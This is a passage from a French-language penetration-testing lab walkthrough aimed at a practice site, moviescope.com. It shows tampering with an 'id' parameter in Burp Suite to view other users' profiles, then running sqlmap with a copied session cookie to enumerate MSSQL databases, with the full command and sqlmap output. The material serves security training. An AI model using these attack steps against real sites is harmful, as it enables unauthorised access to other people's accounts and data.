10 Cookie: mscope=1jYdNFBwro=; ui-tabs-1=0
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13
14
```


- 20- Maintenant, modifiez la valeur du paramètre id de 1 à 2 dans la requête http.

- 21- Cliquer sur Forward pour transmettre la requête modifiée




- 22- Revenez à la fenêtre du navigateur et observez que le compte utilisateur associé à **ID=2** apparaît avec le nom **John**, comme indiqué dans la capture d'écran.

Remarque : Bien que nous nous soyons connectés en utilisant sam comme nom d'utilisateur avec ID=1, à l'aide de Burp Suite, nous avons réussi à falsifier le paramètre ID pour obtenir des informations sur d'autres comptes d'utilisateurs.




- 23- De même, vous pouvez modifier le paramètre **id** dans Burp Suite avec n'importe quelle valeur numérique aléatoire pour afficher des informations sur d'autres comptes d'utilisateurs.
- 24- Modifiez le paramètre **id** dans Burp Suite pour afficher un autre utilisateur de votre choix (autre que celui avec le **id=2**).

Prenez une capture d'écran qui montre dans Burpsuite, dans l'onglet interceptor, la requête avec le **id** **modifié**



Prenez une capture d'écran qui montre, sur le navigateur, le profil de l'utilisateur avec le id choisi




- 25- Vous avez fini cet exercice. Enlevez le proxy burpsuite de firefox à partir du paramètres de firefox en sélectionnant le bouton radio **Aucun proxy dans la fenêtre Paramètres de connexion** et cliquez sur **OK** . Fermez l'onglet.


Exercice 2 : effectuer une attaque par injection SQL contre MSSQL pour extraire des bases de données à l'aide de sqlmap

Dans cet atelier, vous allez prétendre que vous êtes un utilisateur enregistré sur le site Web **<http://www.moviescope.com>** et que vous souhaitez capturer les mots de passe des autres utilisateurs de la base de données du site Web. Pour cela, vous allez utiliser sqlmap. SQLMap est un outil de test de sécurité open-source conçu pour automatiser le processus de détection et d'exploitation des vulnérabilités d'injection SQL dans les applications web.


1. Connectez-vous sur la machine Parrot security.
2. Avec Firefox, naviguez vers le <http://www.moviescope.com>. Une page **de connexion** se charge; entrez le **nom d'utilisateur** et le **mot de passe** sous la forme **sam** et **test** , respectivement. Cliquez sur le bouton **Connexion** .



3. Une fois connecté au site Web, cliquez sur l'onglet **Afficher le profil** dans la barre de menu et, une fois la page chargée, notez l'URL dans la barre d'adresse du navigateur.




4. Cliquez avec le bouton droit n'importe où sur la page Web et cliquez sur **Inspecter (Q)** dans le menu contextuel, comme indiqué dans la capture d'écran.




5. Le cadre **Outils de développement** apparaît dans la partie inférieure de la fenêtre du navigateur. Cliquez sur l'onglet **Console**, tapez `document.cookie` dans le coin inférieur gauche du navigateur et appuyez sur **Entrée**.


Un cookie est une petite donnée enregistrée sur l'ordinateur d'un utilisateur par le navigateur web, servant à stocker des informations liées à la session et permettant aux sites web de personnaliser l'expérience utilisateur.




6. Sélectionnez la valeur du cookie, puis faites un clic droit et copiez-la en cliquant sur **Copier le message**, comme indiqué sur la capture d'écran. Réduisez le navigateur Web.



7. Cliquez sur l'icône du **terminal MATE** en haut de la fenêtre du **bureau** pour ouvrir une fenêtre du **terminal Parrot** .



8. Une fenêtre **Parrot Terminal** apparaît. Dans la fenêtre du terminal, tapez **sudo su** et appuyez sur **Entrée** pour exécuter les programmes en tant qu'utilisateur root.
9. Dans le champ **[sudo] mot de passe pour l'attaquant**, tapez **toor** comme mot de passe et appuyez sur **Entrée** .
10. Maintenant, tapez **cd** et appuyez sur **Entrée** pour aller au répertoire racine.



11. Dans la fenêtre **Parrot Terminal** , tapez **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[valeur du cookie que vous avez copié]" --dbs** et appuyez sur **Entrez** .

Cette commande vise à tester la sécurité d'une application web en effectuant une injection SQL sur la page "viewprofile.aspx" du site "www.moviescope.com". L'option --cookie, spécifie le cookie à utiliser pour simuler une session utilisateur authentifiée.

--dbs : extrait les noms des bases de données disponibles sur le SGBD du serveur cible

12. La requête ci-dessus amène sqlmap à appliquer divers types d'injection SQL pour tenter d'extraire les informations de la base de données du site Web **MovieScope** .



Applications Places System Fri Apr 16, 05:21

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd
[root@parrot]~# sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=ljWydNf8wro=; ui-tabs-1=0" --dbs
```

README license

13. Si le message **Voulez-vous ignorer les charges utiles de test spécifiques à d'autres SGBD ? [O/n]** apparaît, tapez **Y** et appuyez sur **Entrée** .
14. Si le message **concerne les tests restants, souhaitez-vous inclure tous les tests pour « Microsoft SQL Server » étendant les valeurs de niveau (1) et de risque (1) fournis ? [O/n]** apparaît, tapez **Y** et appuyez sur **Entrée** .
15. De même, si un autre message apparaît, tapez **Y** et appuyez sur **Entrée** pour continuer.

The screenshot shows a Linux desktop environment with a Parrot OS logo in the top left corner. The main window is titled "Parrot Terminal". Inside the terminal, the following commands and outputs are visible:

```
H  
Wordlist {1.4.8#stable}  
[...]  
http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:13:27 /2021-04-16/

```
[05:13:27] [INFO] testing connection to the target URL  
[05:13:27] [INFO] checking if the target is protected by some kind of WAF/IPs  
[05:13:28] [INFO] testing if the target URL content is stable  
[05:13:28] [INFO] target URL content is stable  
[05:13:28] [INFO] testing if GET parameter 'id' is dynamic  
[05:13:29] [INFO] GET parameter 'id' appears to be dynamic  
[05:13:29] [WARNING] reflective value(s) found and filtering out  
[05:13:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable  
[05:13:30] [INFO] testing for SQL injection on GET parameter 'id'  
[05:13:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[05:13:30] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'  
injectable (with --string='DC')  
[05:13:31] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Serv  
er'
```

it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] Y

for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provid
ed level (1) and risk (1) values? [Y/n] y

16. sqlmap récupère les bases de données présentes dans le serveur MSSQL (Microsoft SQL Server). Il affiche également des informations sur le système d'exploitation du serveur Web, la technologie des applications Web et le principal SGBD, comme indiqué dans la capture d'écran.

```

Application Places System
Parrot Terminal
File Edit View Search Terminal Help

